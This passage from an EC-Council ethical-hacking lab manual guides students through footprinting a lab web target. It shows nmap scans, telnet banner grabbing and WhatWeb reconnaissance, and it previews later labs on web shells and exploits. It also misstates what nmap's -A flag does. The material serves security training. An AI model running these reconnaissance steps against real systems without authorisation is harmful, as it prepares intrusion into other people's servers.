	2.5 Enumerate and Hack a Web Application using WPScan and Metasploit		√	√
	2.6 Exploit a Remote Command Execution Vulnerability to Compromise a Target Web Server	√		√
	2.7 Exploit a File Upload Vulnerability at Different Security Levels		√	√
	2.8 Gain Backdoor Access via a Web Shell using Weevely		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3	Detect Web Application Vulnerabilities using Various Web Application Security Tools	√		
	3.1 Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner	√		

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv11 volume 1 book.

*****iLabs** - Lab exercise(s) marked under iLabs are available in our iLabs solution. iLabs is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our iLabs solution, please contact your training center or visit https://ilabs.eccouncil.org.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Footprint the Web Infrastructure

Web infrastructure footprinting is the process of gathering complete information about the target web application, its related components, and how they work.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

The first step in web application hacking for an ethical hacker or pen tester is to gather the maximum available information about the target organization website by performing web application footprinting using various techniques and tools. In this step, you will use techniques such as web spidering and vulnerability scanning to gather complete information about the target web application.

Web infrastructure footprinting helps you to identify vulnerable web applications, understand how they connect with peers and the technologies they use, and find vulnerabilities in specific parts of the web app architecture. These vulnerabilities can further help you to exploit and gain unauthorized access to web applications.

The labs in this exercise demonstrate how easily hackers can gather information about your web application and describe the vulnerabilities that exist in web applications.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications

Lab Objectives

- Perform web application reconnaissance
- Perform web application reconnaissance using WhatWeb
- Perform web spidering using OWASP ZAP
- Detect load balancers using various tools
- Identify web server directories
- Perform web application vulnerability scanning using Vega
- Identify clickjacking vulnerability using iframe

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- Vega located at **E:\CEH-Tools\CEHv11 Module 14 Hacking Web Applications\Web Application Hacking Tools\Vega**
- You can also download the latest version of the Vega from its official websites. If you decide to download the latest version, the screenshots shown in the lab might differ from what you see on your screen.

Lab Duration

Time: 60 Minutes

Overview of Footprinting the Web Infrastructure

Footprinting the web infrastructure allows attackers to engage in the following tasks:

- **Server Discovery**: Attackers attempt to discover the physical servers that host a web application using techniques such as Whois Lookup, DNS Interrogation, and Port Scanning
- **Service Discovery**: Attackers discover services running on web servers to determine whether they can use some of them as attack paths for hacking a web app
- **Server Identification**: Attackers use banner-grabbing to obtain server banners; this helps to identify the make and version of the web server software
- **Hidden Content Discovery**: Footprinting also allows attackers to extract content and functionality that is not directly linked to or reachable from the main visible content

Lab Tasks

TASK 1 Perform Web Application Reconnaissance

In this task, we will perform web application reconnaissance to gather information about server IP address, DNS names, location and type of server, open ports and services, make, model, version of the web server software, and server-side technology.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

1. Turn on the **Windows Server 2019** and **Parrot Security** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In web application reconnaissance, you must perform various tasks such as server discovery, service discovery, server identification or banner grabbing, and hidden content discovery. A professional ethical hacker or pen tester must gather as much information as possible about the target website by performing web application footprinting using various techniques and tools.

2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 1.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

TASK 1.1

Perform Whois Lookup

3. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
4. Use tools such as **Netcraft** (https://www.netcraft.com), **SmartWhois** (https://www.tamos.com), **WHOIS Lookup** (http://whois.domaintools.com), and **Batch IP Converter** (http://www.sabsoft.com) to perform the Whois lookup.

TASK 1.2

Perform DNS Interrogation

5. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
6. Use tools such as **Professional Toolset** (https://tools.dnsstuff.com), DNSRecon (https://github.com), and **DNS Records** (https://network-tools.com), **Domain Dossier** (https://centralops.net) to perform DNS interrogation.

TASK 1.3

Perform Port and Service Scan

7. Now, we will perform port scanning to gather information about the open ports and services running on the machine hosting the target website.
8. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Terminal** window. A **Parrot Terminal** window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

11. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.1.2: Running the programs as a root user

12. In the **Parrot Terminal** window, type **nmap -T4 -A -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform a port and service discovery scan.

Note: In this command, **-T4**: specifies setting time template (0-5), **-A**: specifies setting ACK flag, and **-v**: enables the verbose output (include all hosts and ports in the output).



Figure 1.1.3: Issue Nmap command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The result appears, displaying the open ports and services running on the machine hosting the target website.




Figure 1.1.4: Nmap scan

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Scroll down to see the complete results. You can observe that the target machine name, NetBIOS name, DNS name, MAC address, OS, and other information is displayed, as shown in the screenshot.



Figure 1.1.5: Nmap scan results

TASK 1.4

Perform Banner Grabbing

15. Now, perform banner grabbing to identify the make, model, and version of the target web server software.
16. In the terminal window, type **telnet www.moviescope.com 80** and press **Enter** to establish a telnet connection with the target machine.

Note: Port 80 is the port number assigned to the commonly used Internet communication protocol, Hypertext Transfer Protocol (HTTP).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.1.6: Issuing telnet command

17. The **Trying 10.10.10.19...** message appears; type **GET / HTTP/1.0** and press **Enter** two times.




Figure 1.1.7: Trying 10.10.10.19...

18. The result appears, displaying information related to the server name and its version, technology used.
19. Here, the server is identified as **Microsoft-IIS/10.0** and the technology used is **ASP.NET**.




Figure 1.1.8: Telnet result

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.

20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).
21. Close all open windows and document all the acquired information.

TASK 2 Perform Web Application Reconnaissance using WhatWeb

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

TASK 2.1

Perform Website Footprinting

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon () at the top of **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.




Figure 1.2.1: WhatWeb options

6. Now, type **whatweb <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.

7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.




Figure 1.2.2: Scanning the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the terminal, type **whatweb -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.



Figure 1.2.3: Running verbosity scan on the target website

9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.




Figure 1.2.4: Results of verbosity scan on the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.5: Results of verbosity scan on the target website

TASK 2.2

Export the Report

10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.




Figure 1.2.6: Results of verbosity scan on the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Type **pluma MovieScope_Report** and press **Enter** to open the resultant file.



Figure 1.2.7: Open MovieScope_Report in text document

12. The **MovieScope_Report** text file appears, as shown in the screenshot.

Note: In real-time, attackers use this information to determine the website infrastructure and find underlying vulnerabilities, and later exploit them to launch further attacks.




Figure 1.2.8: MovieScope_Report text file

13. This concludes the demonstration of how to perform website reconnaissance on a target website using the WhatWeb tool.

14. Close all open windows and document all the acquired information.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3

Perform Web Spidering using OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners as well as a set of tools that allow you to find security vulnerabilities manually. ZAP provides functionality for a range of skill levels—from developers to testers new to security testing, to security testing specialists.

Here, we will perform web spidering on the target website using OWASP ZAP.

